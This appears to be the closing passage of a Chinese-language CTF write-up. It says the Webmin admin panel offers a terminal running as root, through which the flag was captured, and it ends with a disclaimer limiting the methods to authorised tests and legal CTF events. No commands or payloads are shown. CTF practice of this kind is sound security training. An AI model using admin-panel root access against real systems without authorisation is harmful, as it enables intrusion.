
在webmin后台,有一个终端功能,并且用户就是root,我们成功拿到flag
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。